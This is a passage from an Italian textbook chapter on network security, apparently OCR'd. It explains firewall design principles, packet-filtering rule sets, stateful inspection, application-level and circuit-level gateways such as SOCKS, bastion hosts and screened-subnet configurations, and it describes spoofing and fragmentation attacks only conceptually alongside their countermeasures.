- **Rilevazione dell'attacco e filtraggio (durante l'attacco):** questa strategia cerca di rilevare gli attacchi il più presto possibile per poter reagire immediatamente, in modo da limitarne l'impatto. La rilevazione comporta la ricerca di comportamenti sospetti. La reazione consiste nell'escludere tramite filtraggio i pacchetti che possono far parte dell'attacco.
- **Tracciamento e identificazione della sorgente dell'attacco (durante e dopo l'attacco):** in questo caso si tenta in primo luogo di identificare la sorgente dell'attacco come primo passo per prevenire altri attacchi successivi. Tuttavia, questo metodo non è solitamente in grado di produrre risultati in modo sufficientemente rapido, quando possibile, per ridurre l'impatto di un attacco in corso.

La difficoltà nel reagire agli attacchi DDoS è l'enorme numero di modi con cui possono essere perpetrati: le contromisure devono quindi evolvere con le minacce.

4 I firewall

Il **firewall** costituisce una barriera attraverso la quale deve passare tutto il traffico diretto in qualsiasi direzione. Le policy di sicurezza del firewall determinano quale traffico è autorizzato a essere trasmesso.

Un firewall può essere progettato per operare come filtro di pacchetti a livello IP, oppure per operare con protocolli di livello superiore

Un **sistema fidato** è costituito da un computer e dal relativo sistema operativo che implementano, in modo verificabile, una particolare policy di sicurezza. Solitamente l'obiettivo principale di un sistema fidato è il controllo degli accessi. Una policy viene implementata in modo tale da definire le associazioni tra i soggetti e gli oggetti ai quali i primi possono accedere.

I cosiddetti **CC**, o "criteri comuni per la valutazione della sicurezza delle tecnologie dell'informazione", scaturiscono da un'iniziativa degli organi di standardizzazione di varie nazioni per sviluppare un insieme comune di requisiti di sicurezza e un modo sistematico per valutare i prodotti informatici rispetto a tali requisiti. I firewall possono costituire un mezzo efficace per proteggere un sistema locale o una rete dagli attacchi alla sicurezza provenienti dalla rete, consentendo nel frattempo l'accesso al mondo esterno tramite reti geografiche e Internet.

Questo capitolo si apre con una panoramica riguardante le funzionalità e i principi di funzionamento dei firewall. Quindi si affronterà l'argomento della sicurezza del firewall stesso e, in particolare, i concetti di sistema fidato e di sistema operativo fidato.

4.1 I principi progettuali dei firewall

I sistemi informativi delle aziende, degli enti governativi e delle altre organizzazioni hanno subito un'evoluzione continua.

- Sistemi di elaborazione dei dati centralizzati costituiti da un mainframe centrale che supporta dei terminali direttamente connessi.
- Reti locali (LAN - Locai Area Networks) che interconnettono i PC e i terminali sia fra di loro che con il mainframe.
- Reti interne costituite da una serie di reti locali che interconnettono i PC, i server e talvolta uno o due mainframe.
- Reti a livello aziendale costituite da più reti interne distribuite geograficamente e interconnesse tramite una rete geografica.
- Connettività a Internet in cui tutte le varie reti interne sono allacciate a Internet e possono essere connesse anche da una rete geografica privata.

La connettività a Internet non è più una questione di scelta per le aziende. Le informazioni e i servizi disponibili in Internet sono ormai fondamentali. Inoltre i singoli utenti dell'azienda hanno necessità di connessione a Internet e se questa funzionalità non venisse offerta tramite la rete locale, impiegherebbero delle connessioni telefoniche fra il PC e un provider Internet. Tuttavia, se da un lato l'accesso a Internet garantisce dei vantaggi per l'azienda, consente anche al mondo esterno di raggiungere i sistemi presenti nella rete locale interna, fatto che comporta dei rischi. Sebbene sia possibile dotare ciascun server e ciascuna workstation della rete di funzionalità di sicurezza adeguate, come la protezione contro le intrusioni, non si tratta di un approccio molto pratico. Si consideri una rete formata da centinaia o anche migliaia di sistemi che utilizzano varie versioni di Unix e Windows. Se dovesse essere scoperta una lacuna di sicurezza, sarebbe necessario aggiornare ogni singolo sistema potenzialmente interessato. L'alternativa, sempre più diffusa, è rappresentata dal firewall. Il firewall si frappone fra la rete interna e Internet per stabilire un collegamento controllato ed erigere una barriera di sicurezza con l'esterno. Lo scopo di questa difesa perimetrale è quello

di proteggere i beni dell'azienda dagli attacchi provenienti da Internet e di fornire un unico punto di accesso in cui è possibile imporre la sicurezza e la registrazione degli auditing. Il firewall può essere un unico sistema computerizzato o può essere costituito da due o più sistemi che cooperano per svolgere la funzione di firewall.

In questa parte del capitolo si parlerà innanzitutto delle caratteristiche generali dei firewall. Poi si descriveranno i vari tipi di firewall attualmente in uso. Infine verranno esaminate le configurazioni più comuni dei firewall.

4.1.1 Le caratteristiche dei firewall

[6] elenca i seguenti obiettivi progettuali di un firewall.

1. Tutto il traffico proveniente dall'interno e diretto verso l'esterno e viceversa deve passare attraverso il firewall. Ciò viene ottenuto bloccando fisicamente tutti gli accessi alla rete locale che non attraversano il firewall. È possibile utilizzare varie configurazioni, come si vedrà più avanti.
2. Solo il traffico autorizzato, in base alla politica di sicurezza locale, potrà attraversare il firewall. Come si vedrà più avanti si possono utilizzare vari tipi di firewall che implementano altrettanti tipi di politiche di sicurezza.
3. Il firewall stesso deve essere immune agli attacchi. Questo implica l'impiego di un sistema fidato e di un sistema operativo sicuro. Questo argomento verrà trattato nel Paragrafo 3.2.

[23] elenca quattro tecniche generali utilizzabili dai firewall per controllare l'accesso e per far rispettare la politica di sicurezza del sito. Originariamente i firewall si concentravano principalmente sul controllo dei servizi ma in seguito si sono evoluti per fornire tutte e quattro queste funzionalità.

- **Controllo dei servizi:** determina i tipi di servizi Internet che possono attraversare il firewall per giungere all'interno o per uscire dalla rete. Il firewall può filtrare il traffico sulla base dell'indirizzo IP e del numero di porta TCP, può fornire del software proxy (intermediario) che riceve e interpreta ciascuna richiesta di servizi prima di farla procedere oppure può ospitare il software del server stesso, per esempio un servizio Web o di posta elettronica.
- **Controllo della direzione**: determina la direzione consentita per determinate richieste di servizio permettendone il passaggio attraverso il firewall.
- **Controllo degli utenti:** controlla l'accesso a un servizio in base all'utente che lo richiede. Questa caratteristica viene tipicamente applicata agli utenti interni rispetto al perimetro del firewall (gli utenti locali). Può essere applicata anche al traffico in arrivo dagli utenti esterni. Quest'ultima possibilità richiede una tecnologia di autenticazione sicura come quella fornita da IPSec.
- **Controllo del comportamento:** controlla il modo in cui vengono utilizzati determinati servizi. Per esempio, il firewall può filtrare la posta elettronica per eliminare i messaggi spam o può consentire l'accesso dall'esterno solo a una parte delle informazioni contenute in un server Web locale.

Prima di procedere nei dettagli dei tipi e delle configurazioni dei firewall, è opportuno riepilogare ciò che si ci si può aspettare da un firewall. Ecco le funzionalità offerte.

1. Un firewall definisce un unico punto di accesso che non consente l'accesso alla rete protetta da parte di utenti non autorizzati, proibisce l'ingresso o l'uscita dalla rete di servizi potenzialmente vulnerabili e offre la protezione da vari tipi di attacchi al protocollo IP. L'uso di un unico punto di accesso semplifica la gestione della sicurezza in quanto tutte le funzionalità di sicurezza vengono raggruppate in un unico sistema o gruppo di sistemi.

2. Un firewall costituisce un punto di monitoring degli eventi relativi alla sicurezza. Sul sistema firewall possono essere implementati gli auditing e gli allarmi.
3. Un firewall è una comoda piattaforma per varie funzioni Internet non legate alla sicurezza. Fra queste vi possono essere un traduttore di indirizzi di rete che associa gli indirizzi locali agli indirizzi Internet e una funzione di gestione della rete che registra informazioni di auditing relative all'utilizzo di Internet.
4. Un firewall può fungere da piattaforma per IPSec, e può essere utilizzato per implementare delle reti private virtuali.

Ma i firewall hanno anche dei limiti, fra cui i seguenti.

1. Il firewall non può proteggere da attacchi che, per definizione, sono in grado di oltrepassarlo. I sistemi interni potrebbero essere dotati di funzionalità di connessione diretta a un provider Internet tramite linea telefonica. Una rete locale interna potrebbe essere dotata di una batteria di modem che offre la connessione diretta ai dipendenti che operano da sedi remote.
2. Il firewall non protegge dalle minacce provenienti dall'interno, come per esempio un dipendente insoddisfatto o un dipendente che coopera inconsapevolmente con un hacker esterno.
3. Il firewall non può proteggere dal trasferimento di programmi o file infettati da virus. Data la varietà di sistemi operativi e di applicazioni presenti nel perimetro, sarebbe poco pratico e praticamente impossibile per il firewall eseguire la scansione di tutti i file, i messaggi di posta elettronica e altri messaggi in ingresso alla ricerca dei virus.

4.1.2 vari tipi di firewall

Le illustrazioni sotto riportate mostrano i tre tipi più comuni di firewall: i filtri di pacchetti (illustrazione 12), i gateway di livello applicativo (illustrazione 13) e i Gateway a livello del circuito (illustrazione 14).

4.1.2.1 Router a filtraggio di pacchetti

Un router a filtraggio di pacchetti applica un insieme di regole a ogni pacchetto IP in ingresso e per decidere se inoltrarlo o eliminarlo. Il router è normalmente configurato per filtrare i pacchetti che procedono in entrambe le direzioni (da o verso la rete interna). Le regole di filtraggio si basano su informazioni contenute nei pacchetti di reti.

- **Indirizzo IP di sorgente:** l'indirizzo IP del sistema in cui ha avuto origine il pacchetto IP (per esempio 192.168.1.1).
- **Indirizzo IP di destinazione:** l'indirizzo IP del sistema che il pacchetto IP sta tentando di raggiungere (per esempio 192.168.1.2).
- **Indirizzi di sorgente e di destinazione a livello di trasporto:** il numero di porta a livello di trasporto (ovvero TCP o UDP) che definisce le applicazioni, per esempio SNMP o Telnet.
- **Campo protocollo del pacchetto IP:** definisce il protocollo di trasporto.
- **Interfaccia:** per un router con tre o più porte, l'interfaccia del router da cui proviene il pacchetto o a cui è destinato il pacchetto.

Il filtro di pacchetti viene normalmente configurato con un elenco di regole che si basano sulle corrispondenze con i campi dell'intestazione IP o TCP. Quando vi è una corrispondenza con una delle regole, questa viene richiamata per determinare se inoltrare o eliminare il pacchetto. Se non esiste alcuna corrispondenza con nessuna delle regole, viene eseguita un'azione standard, di default. Ecco le due possibili politiche di default.

- **Default = discard:** ciò che non viene espressamente permesso è proibito.
- **Default = forward:** ciò che non viene espressamente proibito è permesso.

La prima politica è la più conservativa. Inizialmente viene bloccato tutto e i servizi devono essere aggiunti caso per caso. Questa politica è più visibile agli utenti che probabilmente vedranno il firewall come un ostacolo. La politica di default di inoltro (la seconda) aumenta la facilità d'uso per gli utenti finali ma riduce la sicurezza; l'amministratore della sicurezza deve, in pratica, reagire a ogni minaccia non appena viene resa nota.

La Tabella 3.1 tratta da [7] fornisce alcuni esempi di insiemi di regole a filtraggio di pacchetti. In ciascun insieme, le regole vengono applicate dall'alto verso il basso. La presenza di un asterisco in un campo indica un "carattere jolly" che considera ogni valore. Si presuppone l'impiego della politica default = discard.

Illustrazione 12: Router a filtraggio di pacchetti




Illustrazione 13: gateway a livello applicazione




Illustrazione 14: gateway a livello di circuito

REGOLA	Azione	Indirizzo sorgente	Porta sorgente	Indirizzo di destinazione	Porta di destinazione	Flags	Commenti
A	Blocca	*	*	SPIGOT	*		Non si ha fiducia in questo host.
	Permetti	GATEWAY	25	*	*		Connessione alla nostra porta SMTP
B	Blocca	*	*	*	*		Per default blocca tutto il traffico.
C	Permetti	*	*	*	25		Connessione alla porta SMTP verso l'esterno
D	Permetti	Rete locale	*	*	25		Pacchetti dall'esterno della rete verso
	Permetti	*	25			ACK	l'interno
							Risposte dall'esterno
E	Permetti	Rete locale	*	*	*		Il traffico proveniente dalla nostra rete.
	Permetti	*	*	*	*	ACK	Risposte alle nostre connessioni.
	Permetti	*	*	*	>1024		Traffico verso porte che non sono servizi.

Tabella 3.1 Esempi di filtraggio di pacchetti

A) La posta elettronica in ingresso è consentita (la porta 25 è relativa al protocollo SMTP), ma solo verso un host gateway. Tuttavia i pacchetti provenienti da un determinato host esterno, SPIGOT, vengono bloccati in quanto tale host ha inviato nel passato enormi file allegati nei messaggi di posta elettronica.

B) Questa è un'affermazione esplicita della politica di default. Tutti gli insiemi di regole includono implicitamente questa regola in ultima posizione.

C) Questo insieme di regole ha lo scopo di specificare che ogni host interno può inviare messaggi di posta elettronica verso l'esterno. Un pacchetto TCP la cui destinazione è la porta 25 viene indirizzato al server SMTP sulla macchina di destinazione. Il problema di questa regola è che l'uso della porta 25 per la ricezione SMTP è solo una convenzione: una macchina esterna potrebbe essere configurata in modo da associare altre applicazioni alla porta 25. Per come è stata definita questa regola, un hacker potrebbe acquisire l'accesso alle macchine interne inviando dei pacchetti dalla porta TCP sorgente 25.

D) Questo insieme di regole consente di ottenere i risultati non ottenuti in C. Le regole sfruttano una caratteristica delle connessioni TCP. Una volta che è stata configurata una connessione, il flag ACK di un segmento TCP viene impostato in modo da eseguire l'acknowledgement dei segmenti inviati dall'altro capo. Pertanto questo insieme di regole consente il passaggio dei pacchetti IP dove l'indirizzo IP sorgente è uno degli host interni indicati nell'elenco e la porta di destinazione TCP è la numero 25. Inoltre consente l'ingresso dei pacchetti con il numero di porta sorgente 25 che includono il flag ACK nel segmento TCP. Si noti che per definire esplicitamente queste regole si designano esplicitamente i sistemi sorgente e di destinazione.

E) Questo insieme di regole è un metodo per la gestione delle connessioni FTP Con FTP, vengono utilizzate due connessioni TCP: una di controllo per configurare il trasferimento di file e una dati per il trasferimento effettivo del file. La connessione dati usa una porta differente che viene assegnata dinamicamente per il trasferimento. La maggior parte dei server, e pertanto la maggior parte dei bersagli degli attacchi, si trova su porte con un numero basso; la maggior parte delle chiamate verso l'uscita tende a utilizzare porte con una numerazione elevata, in genere superiore a 1023. Pertanto questo insieme di regole consente il passaggio dei seguenti elementi.

- Pacchetti con origine interna.
- Pacchetti di risposta per una connessione attivata da una macchina interna.

- Pacchetti destinati a una porta alta di una macchina interna.

Questo meccanismo richiede che i sistemi siano configurati in modo che vengano utilizzati solo i numeri di porta appropriati.

L'insieme di regole E evidenzia la difficoltà di gestione delle applicazioni a livello di filtraggio dei pacchetti. Un altro modo per gestire FTP e applicazioni analoghe prevede l'impiego di un gateway a livello applicazione, di cui si parlerà più avanti.

Un vantaggio del router a filtraggio di pacchetti è la sua semplicità. Inoltre i filtri sui pacchetti sono generalmente trasparenti agli utenti e molto veloci. [31] elenca i seguenti punti deboli dei firewall a filtraggio di pacchetti.

- Poiché i firewall a filtraggio di pacchetti non esaminano i dati dei livelli superiori, non possono prevenire attacchi che sfruttano i punti deboli specifici delle applicazioni. Per esempio, un firewall a filtraggio di pacchetti non può bloccare specifici comandi per le applicazioni; se un firewall a filtraggio di pacchetti consente una determinata applicazione, saranno consentite tutte le funzioni disponibili all'interno di tale applicazione.
- Dato che il firewall ha a disposizione informazioni limitate, la funzionalità di logging presente nei firewall a filtraggio di pacchetti è molto limitata. Normalmente i log di filtraggio dei pacchetti contengono le stesse informazioni utilizzate per prendere la decisione di controllo di accesso (indirizzo di sorgente, indirizzo di destinazione e tipo di traffico).
- La maggior parte dei firewall a filtraggio di pacchetti non supporta i meccanismi più avanzati di autenticazione degli utenti. Ancora una volta questo limite è dovuto principalmente alla mancanza di funzionalità di alto livello nel firewall.
- In generale i firewall sono vulnerabili agli attacchi che sfruttano i problemi delle specifiche e dello stack di protocolli TCP/IP, come per esempio lo *spoofing* dell'indirizzo di rete. Molti firewall a filtraggio di pacchetti non sono in grado di rilevare anomalie in un pacchetto di rete all'interno del quale le informazioni di indirizzamento del livello 3 del modello OSI siano state modificate. Gli attacchi a spoofing consentono agli hacker di oltrepassare i controlli di sicurezza implementati da una piattaforma a firewall.
- Infine, dato il numero ridotto di variabili utilizzate nelle decisioni di controllo di accesso, i firewall a filtraggio di pacchetti sono sensibili alle violazioni alla sicurezza dovute a un'errata configurazione. In altre parole, è facile configurare accidentalmente un firewall a filtraggio di pacchetti per consentire tipi di traffico, sorgenti e destinazioni che dovrebbero essere proibite in base alle politiche di sicurezza delle informazioni stabilite dall'azienda.

Ecco alcuni degli attacchi che possono essere sferrati contro i router a filtraggio di pacchetti e le relative contromisure.

- **Spoofing dell'indirizzo IP:** l'hacker trasmette i pacchetti dall'esterno specificando un indirizzo IP sorgente appartenente a un host interno. L'hacker spera che l'indirizzo fasullo venga accettato in quanto appartiene a un host interno fidato. La contromisura consiste nell'eliminare tutti i pacchetti provenienti dall'esterno che contengono come indirizzo sorgente quello di una macchina interna.
- **Attacchi a source routing:** la stazione emittente specifica il percorso di un pacchetto attraverso Internet nella speranza che questo oltrepassi le misure di sicurezza che non analizzano le informazioni di source routing. La contromisura consiste nell'eliminare tutti i pacchetti che usano questa opzione.
- **Attacchi a frammentazione:** l'hacker utilizza l'opzione di frammentazione IP per creare frammenti talmente piccoli da costringere a disporre le informazioni di intestazione TCP in un frammento distinto del pacchetto. Questo attacco ha lo scopo di aggirare le regole di filtraggio che dipendono dalle informazioni contenute nell'intestazione TCP. Solitamente, un filtro di pacchetti prende decisioni sulla base del primo frammento del pacchetto. Tutti i frammenti successivi del medesimo

pacchetto vengono scartati o meno a seconda che sia stato scartato il primo frammento del pacchetto. L'hacker spera che il router a filtraggio esamini solo il primo frammento e che i frammenti rimanenti vengono lasciati passare. Questo attacco può essere sconfitto imponendo la regola che il primo frammento di un pacchetto deve contenere almeno una parte predefinita dell'header di trasporto. Se il primo frammento viene rifiutato, il filtro dovrà poi scartare tutti i frammenti successivi del medesimo pacchetto.

4.1.2.2 Firewall di ispezione a stati

Un filtro a pacchetti tradizionale prende decisioni di filtraggio considerando singolarmente i pacchetti senza tenere in considerazione il contesto rappresentato dai livelli sovrastanti. Per comprendere il significato di contesto e il motivo per cui un filtro di pacchetti tradizionali è limitato rispetto al contesto, è necessario fornire qualche informazione di base. La maggior parte delle applicazioni standardizzate che opera su TCP adotta un modello client/ server. Per esempio, il protocollo SMTP (Simple Mail Transfer Protocol) consente di trasmettere i messaggi di posta elettronica da un sistema client a un sistema server. Il sistema client genera nuovi messaggi di posta elettronica in base all'input degli utenti. Il sistema server accetta i messaggi di posta elettronica in arrivo e li inserisce nelle caselle degli utenti appropriati. SMTP configura una connessione TCP fra il client e il server, in cui il numero di porta TCP che identifica il server SMTP è 25. Il numero di porta TCP per il client SMTP è un numero compreso fra 1024 e 65 535, generato dal client SMTP stesso.

In generale, quando un'applicazione che utilizza TCP crea una sessione con un host remoto, crea una connessione TCP in cui il numero di porta TCP per l'applicazione server remota è un numero minore di 1024 e il numero di porta TCP per l'applicazione locale client è un numero compreso fra 1024 e 65 535.1 numeri minori di 1024 riguardano porte "note" che vengono assegnate in modo permanente a determinate applicazioni (per esempio la porta 25 è assegnata al server SMTP). I numeri compresi fra 1024 e 65 535 vengono generati dinamicamente e hanno un significato temporaneo per la sola durata di una connessione TCP.

Un semplice firewall a filtraggio di pacchetti deve consentire il traffico di rete in ingresso su tutte queste porte con un numero elevato, in modo da consentire il passaggio del traffico TCP. Questo crea un punto debole che può essere sfruttato da utenti non autorizzati.

Un filtro di ispezione dei pacchetti a stati consente di rendere più efficaci le regole per il traffico TCP creando un elenco di connessioni TCP in uscita come quello indicato nella Tabella 3.2. Vi è una voce per ogni connessione attualmente attiva. Il filtro di pacchetti accetterà l'ingresso del traffico diretto a un numero di porta elevato solo per quei pacchetti che rispondono al profilo di una delle voci contenute in questo elenco.

Tabella 3.2 Esempio di tabella di un firewall a stati (31).

Indirizzo sorgente	Porta sorgente	Indirizzo di destinazione	Porta di destinazione	Stato della connessione
192.168.1.100	1030	210.9.88.29	80	Established
192.168.1.102	1031	216.32.42.123	80	Established
192.168.1.101	1033	173.66.32.122	25	Established
192.168.1.106	1035	177.231.32.12	79	Established
223.43.21.231	1990	192.168.1.6	80	Established
219.22.123.32	2112	192.168.1.6	80	Established

210.99.212.18	3321	192.168.1.6	80	Established
24.102.32.23	1025	192.168.1.6	80	Established
223.212.212	1046	192.168.1.6	80	Established

4.1.2.3 Gateway a livello applicazione

Un gateway a livello applicazione, chiamato anche proxy server (letteralmente "server intermediario"), si comporta come un ripetitore di traffico a livello delle applicazioni (figura 3.1b). L'utente contatta il gateway utilizzando un'applicazione TCP come Telnet o FTP e il gateway chiede all'utente il nome dell'host remoto cui accedere. Quando l'utente risponde e fornisce un codice utente e informazioni di autenticazione validi, il gateway contatta l'applicazione sull'host remoto e rinvia i segmenti TCP contenenti i dati dell'applicazione fra i due punti terminali. Se il gateway non implementa il codice proxy per una determinata applicazione, il servizio non sarà supportato e non potrà essere inoltrato tramite il firewall. Inoltre, il gateway può essere configurato per supportare solo determinate funzionalità di un'applicazione che l'amministratore di rete considera accettabili, impedendo tutte le altre funzionalità.

I gateway a livello applicazione sono più sicuri dei filtri di pacchetti. Invece di tentare di gestire tutte le possibili combinazioni consentite e proibite a livello TCP e IP, i gateway a livello applicazione devono solo esaminare alcune applicazioni consentite. Inoltre è facile registrare ed effettuare l'auditing di tutto il traffico in ingresso a livello delle applicazioni.

Un grave svantaggio di questo tipo di gateway è il livello di elaborazione richiesto per ogni connessione. In pratica la connessione fra gli utenti finali viene interrotta al livello del gateway e il gateway deve esaminare e inoltrare tutto il traffico in entrambe le direzioni.

4.1.2.4 Gateway a livello di circuito

Un terzo tipo di firewall è rappresentato dal gateway a livello di circuito (figura 3.1c). Può trattarsi di un sistema indipendente o di una funzione specializzata svolta da un gateway solo per determinate applicazioni. Un gateway a livello di circuito non consente una connessione TCP end-to-end ma configura due connessioni TCP, una fra se stesso e l'utente TCP sull'host interno e una fra se stesso e l'utente TCP sull'host esterno. Una volta attivate le due connessioni, il gateway rinvia i segmenti TCP da una connessione all'altra senza esaminarne il contenuto. La funzione di sicurezza è costituita dalla scelta delle connessioni consentite.

Un utilizzo tipico dei gateway a livello di circuito è la situazione nella quale l'amministratore di sistema si fida degli utenti interni. Il gateway può essere configurato per supportare un filtraggio a livello applicazione o un servizio proxy sulle connessioni provenienti dall'esterno e delle funzioni a livello di circuito per le connessioni provenienti dall'interno. In questa configurazione, il gateway incorre nel sovraccarico elaborativo dovuto all'esame dei dati delle applicazioni in ingresso alla ricerca di funzioni proibite ma non deve subire il sovraccarico sui dati in uscita.

Un esempio di implementazione di gateway a livello dei circuiti è rappresentato dal pacchetto SOCKS [18]; la versione 5 di SOCKS è definita dal documento RFC 1928 nel seguente modo:

"Il protocollo è progettato per fornire una struttura di connessione affinché applicazioni client-server nei domini TCP e UDP possano utilizzare in modo comodo e sicuro i servizi di un firewall di rete. Il protocollo concettualmente si frappone fra il livello applicazione e il livello trasporto e per questo non fornisce i servizi gateway di livello rete come per esempio l'inoltro dei messaggi ICMP".

SOCKS è costituito dai seguenti componenti.

- Il server SOCKS operante su un firewall Unix.

- Il client SOCKS eseguito sugli host interni protetti dal firewall.
- Versioni SOCKS di vari programmi client standard come FTP e Telnet. L'implementazione del protocollo SOCKS comporta normalmente la ricompilazione (o il ri-collegamento) delle applicazioni client TCP per utilizzare le routine di incapsulazione appropriate contenute nella libreria SOCKS.

Quando un client TCP desidera stabilire una connessione con un oggetto raggiungibile solo tramite un firewall (tale vincolo imposto tramite la particolare implementazione), deve aprire una connessione TCP sulla porta SOCKS appropriata del server SOCKS. Il servizio SOCKS è situato sulla porta TCP 1080. Se la richiesta di connessione ha successo, il client entra in una fase di negoziazione del metodo di autenticazione da impiegare, autentica con il metodo scelto e quindi invia una richiesta di invio. Il server SOCKS valuta la richiesta e consente o proibisce la connessione. Gli scambi UDP vengono gestiti in modo analogo. In pratica viene aperta una connessione TCP per autenticare un utente per l'invio e la ricezione di segmenti UDP, segmenti che vengono inoltrati fintantoché la connessione TCP rimane aperta.

4.1.2.5 Host bastione

Un host bastione è un sistema che l'amministratore del firewall elegge quale punto di forza critico per la sicurezza della rete. In genere l'host bastione funge da piattaforma per un gateway a livello applicazione o di circuito. Ecco le caratteristiche principali di un host bastione.

- La piattaforma hardware dell'host bastione adotta una versione sicura del sistema operativo e dunque è un sistema fidato.
- Sull'host bastione sono installati unicamente i servizi che l'amministratore della rete considera essenziali. Fra questi vi sono applicazioni proxy come Telnet, DNS, FTP SMTP e l'autenticazione degli utenti.
- L'host bastione può richiedere ulteriori autenticazioni prima di consentire a un utente l'accesso ai servizi proxy. Inoltre ciascun servizio proxy può richiedere una propria autenticazione prima di consentire l'accesso agli utenti.
- Ciascun proxy è configurato per supportare solo un sottoinsieme dei comandi dell'applicazione.
- Ciascun proxy è configurato per consentire l'accesso solo a determinati sistemi host. Questo significa che il sottoinsieme dei comandi consentiti potrebbe essere applicato solo a un sottoinsieme dei sistemi della rete protetta.
- Ciascun proxy gestisce informazioni di auditing dettagliate registrando tutto il traffico, ogni connessione e la relativa durata. Il log di auditing è uno strumento essenziale per scoprire e bloccare gli attacchi degli hacker.
- Ogni modulo del proxy è un pacchetto software estremamente compatto progettato in modo specifico per la sicurezza della rete. Data la sua relativa semplicità, risulta più facile identificare le sue eventuali lacune di sicurezza. Per esempio, una tipica applicazione di posta elettronica Unix può essere costituita da oltre 20 000 righe di codice mentre un proxy di posta elettronica può contenerne meno di 1000.
- Ciascun proxy è indipendente dagli altri proxy dell'host bastione. Se vi è un problema nel funzionamento di un proxy o se viene individuata una lacuna di sicurezza, il proxy potrà essere disinstallato senza che ciò pregiudichi il funzionamento delle altre applicazioni proxy. Inoltre quando la popolazione di utenti richiede un nuovo servizio, l'amministratore di rete può facilmente installare il relativo proxy sull'host bastione.
- Un proxy generalmente non esegue alcun accesso a disco se non per la lettura iniziale del file di configurazione. Questo complica l'installazione di un cavallo di Troia, di uno sniffer o di altri software pericolosi sull'host bastione da parte degli hacker.

- Ogni proxy è eseguito come utente non privilegiato in una directory privata e sicura dell'host bastione.

4.1.3 Configurazioni firewall

Oltre a utilizzare una semplice configurazione costituita da un unico sistema, che può essere un router a filtraggio di pacchetti o un gateway, sono possibili configurazioni più articolate. Le illustrazioni 15, 16 e 17 illustrano tre tipiche configurazioni firewall.

Nella configurazione a firewall con host schermato, **single-homed bastion** (illustrazione 15) il firewall è costituito da due sistemi: un router a filtraggio di pacchetti e un host bastione. In genere il router è configurato in modo che:

1. Per il traffico proveniente da Internet, sia consentito l'ingresso solo ai pacchetti IP destinati all'host bastione.
2. Per il traffico proveniente dalla rete interna, sia consentita l'uscita ai soli pacchetti provenienti dall'host bastione.

L'host bastione svolge le funzioni di autenticazione e proxy. Questa configurazione offre una maggiore sicurezza rispetto al semplice router a filtraggio di pacchetti o al gateway a livello applicazione per due motivi. Innanzitutto viene implementato il filtraggio sia a livello di rete che a livello applicazione consentendo maggiore flessibilità nella definizione delle politiche di sicurezza. In secondo luogo, un hacker deve violare due diversi sistemi prima di poter compromettere la sicurezza della rete interna.

Questa configurazione offre anche una maggiore flessibilità nel fornire l'accesso diretto a Internet. Per esempio, la rete interna potrebbe includere un server di informazioni pubblico come un server Web, per il quale non è richiesto un elevato livello di sicurezza. In tal caso, il router può essere configurato per consentire il traffico diretto fra il server di informazioni e Internet.

Nella configurazione single-homed appena descritta, se il router a filtraggio di pacchetti venisse completamente violato, il traffico potrebbe scorrere direttamente attraverso il router fra Internet e gli altri host della rete privata. Il firewall a host schermato in configurazione **dual-homed bastion** impedisce fisicamente tale violazione alla sicurezza (Illustrazione 16). Esiste anche in questo caso il vantaggio dei due livelli di sicurezza della configurazione precedente. Anche in questo caso un server di informazioni o altri host potrebbero avere una comunicazione diretta con il router se ciò fosse accettabile in base alla politica di sicurezza.

La configurazione firewall a sottorete schermata rappresentata nell'illustrazione 17 è la più sicura fra quelle appena considerate. In questa configurazione vengono utilizzati due router a filtraggio di pacchetti, uno fra l'host bastione e Internet e uno fra l'host bastione e la rete interna. Questa configurazione crea una sottorete isolata che può essere costituita dal semplice host bastione ma che può anche includere uno o più server di informazioni e modem per connessioni telefoniche. In genere sia Internet che la rete interna hanno accesso agli host sulla sottorete schermata ma il traffico che attraversa questa sottorete viene bloccato. Questa configurazione presenta vari vantaggi.

- Ora vi sono tre livelli di difesa contro gli hacker.
- Il router esterno mostra a Internet solo l'esistenza della sottorete schermata; pertanto la rete interna risulta invisibile da Internet.
- Analogamente, il router interno mostra alla rete interna solo l'esistenza della sottorete schermata, pertanto i sistemi della rete interna non possono realizzare percorsi diretti verso Internet.

